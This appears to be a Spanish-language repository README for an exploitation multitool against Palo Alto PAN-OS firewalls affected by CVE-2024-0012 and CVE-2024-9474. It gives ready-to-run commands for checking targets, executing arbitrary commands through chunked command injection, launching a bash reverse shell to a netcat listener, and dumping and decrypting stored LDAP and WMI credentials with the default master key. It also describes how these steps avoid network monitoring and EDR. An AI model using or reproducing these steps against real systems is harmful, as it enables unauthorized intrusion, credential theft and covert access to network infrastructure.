 regent8sh/panosexploitmultitool
Herramienta múltiple de explotación y post-explotación para sistemas Palo Alto PAN-OS afectados por las vulnerabilidades CVE-2024-0012 y CVE-2024-9474

Herramienta múltiple de explotación y post-explotación para sistemas Palo Alto PAN-OS afectados por las vulnerabilidades CVE-2024-0012 y CVE-2024-9474
Durante la explotación temprana de las vulnerabilidades de ejecución remota de código CVE-2024-0012 y CVE-2024-9474, obtuve un shell y comencé a identificar archivos de configuración que incluían cadenas extrañas en varios campos de contraseñas. Como claramente no eran formatos de hash comunes, mi equipo y yo comenzamos a investigar y rápidamente descubrimos un aviso de seguridad en el sitio web de ThreatLabs, que mencionaba que las credenciales de PAN-OS se cifran (¿se cifraban?) por defecto utilizando una clave maestra conocida públicamente. Aunque esta clave maestra se puede cambiar en la configuración del dispositivo, he encontrado que la clave maestra predeterminada se ha utilizado en cada instancia que he encontrado de estas vulnerabilidades. Al diseñar esta herramienta, mi objetivo es construir una forma fácil de explotar estas vulnerabilidades, realizar post-explotación y recolección de credenciales, e incluso recuperar credenciales en texto plano completamente a través de tráfico HTTPS cifrado, sin necesidad de conexiones persistentes que puedan ser detectadas por soluciones de monitoreo de red y tráfico.
Actualmente admite la recuperación y descifrado automático de credenciales LDAP y WMI, aunque he visto casos raros en los que cadenas secretas están cifradas dentro de archivos de configuración con nombres de campo XML no estándar. Actualmente estoy trabajando en identificar las causas de estos casos únicos para poder garantizar soporte completo. Tenga en cuenta que esto aún está en desarrollo.
Antes de usar, asegúrese de que todas las dependencias necesarias estén instaladas, usando un comando como:
pip3 install -r requirements.txt
El comando "check" le permitirá verificar si un objetivo remoto es vulnerable a CVE-2024-0012. Cuando se dirige a un host remoto por su dirección IP, asegúrese de usar el argumento --no-verify. Ejemplo:
python3 PanOsExploitMultitool.py check -t {TARGET} --no-verify

El comando "command" le permitirá explotar CVE-2024-0012 y CVE-2024-9474 en un objetivo remoto para ejecutar un comando suministrado manualmente y recuperar la salida del comando resultante a través de la interfaz web. Similar a los comandos dump y shell, el comando proporcionado se divide en secciones lo suficientemente pequeñas como para caber dentro de la vulnerabilidad de inyección de comandos de CVE-2024-9474, se escribe en un archivo shell temporal en un directorio escribible (por defecto /var/tmp/), y luego se ejecuta en el objetivo. La salida se escribe en un archivo PHP temporal bajo /var/appweb/htdocs{remote_dir}, se recupera a través de HTTPS, se imprime en la consola y se limpia automáticamente a menos que se proporcione el argumento --no-cleanup. Nuevamente, no olvide --no-verify cuando sea necesario.
python3 PanOsExploitMultitool.py command -t {TARGET} --no-verify -c '{COMMAND}'

El indicador opcional --silentcommand ejecuta el comando suministrado utilizando el mismo método de fragmentación e inyección que arriba, pero sin redirigir la salida a un archivo accesible por web ni realizar ninguna solicitud de recuperación. Esto es útil para acciones de "disparar y olvidar" donde no se necesita la salida, o donde minimizar el número de solicitudes web y archivos creados en el objetivo es una prioridad. Debido a que no se escribe ningún archivo de salida en la ruta web, la limpieza solo elimina los archivos de fragmentos de payload temporales del directorio escribible — no hay un archivo .php de salida que limpiar.
python3 PanOsExploitMultitool.py command -t {TARGET} --no-verify -c '{COMMAND}' --silentcommand
El comando "shell" le permitirá explotar CVE-2024-0012 y CVE-2024-9474 en un objetivo remoto para recibir una reverse shell en el host remoto. Básicamente, este comando crea un payload de reverse shell bash estándar, lo codifica en base64, fragmenta el blob codificado en base64 en secciones lo suficientemente pequeñas como para caber dentro de la vulnerabilidad de inyección de comandos de CVE-2024-9474, luego ejecuta comandos para hacer echo de cada fragmento en archivos en un directorio escribible (por defecto /var/tmp/). Una vez que estos fragmentos están completamente almacenados, se amalgaman en un solo archivo shell y luego se ejecutan en el host, que debería conectarse de vuelta a un listener netcat separado (nc -nvlp {PORT}). Tenga en cuenta que actualmente el tiempo de espera causado por la conexión persistente de la reverse shell impide que se realice la limpieza de archivos, por lo que deberá anotar el nombre de archivo aleatorio impreso al inicio de la ejecución de la herramienta y limpiarlo desde las ubicaciones {writable_dir} y /var/appweb/htdocs{remote_dir}. Arreglaré esto en la próxima versión, pero aún no lo he hecho. Nuevamente, no olvide --no-verify cuando sea necesario.
nc -nvlp {PORT}

python3 PanOsExploitMultitool.py shell -t {TARGET} --lhost {LOCAL IP} --lport {LOCAL PORT} --no-verify


Este fue mi objetivo principal para este proyecto, y la razón principal por la que quería construir esta herramienta. Dado que la mayoría de los writeups y herramientas relacionadas con estas vulnerabilidades se han centrado en la ejecución remota de código, no he encontrado muchas instancias de personas que detallen pasos útiles de post-explotación más allá de ese punto. Con el comando dump, no solo puede recuperar y descifrar credenciales de forma remota, sino que puede hacerlo completamente a través de un pequeño número de solicitudes web cifradas (HTTPS) sin necesidad de conexiones persistentes. Dado que los dispositivos PAN-OS tienen significativamente menos probabilidades de tener algún tipo de soluciones EDR/MDR/IDR/XDR/?DR, esto es particularmente efectivo en operaciones de equipo rojo.
El comando dump sigue un método de fragmentación y ejecución similar al comando shell, pero en lugar de iniciar una reverse shell, recupera credenciales cifradas de los archivos de configuración del dispositivo (ubicados en /opt/pancfg/mgmt/saved-configs/) y luego descifra automáticamente las contraseñas identificadas utilizando la clave maestra pública conocida. El comando dump también limpiará cualquier archivo creado al final del descifrado, a menos que incluya el argumento --no-cleanup. Como siempre, no olvide --no-verify cuando sea necesario.
python3 PanOsExploitMultitool.py dump -t {TARGET} --no-verify








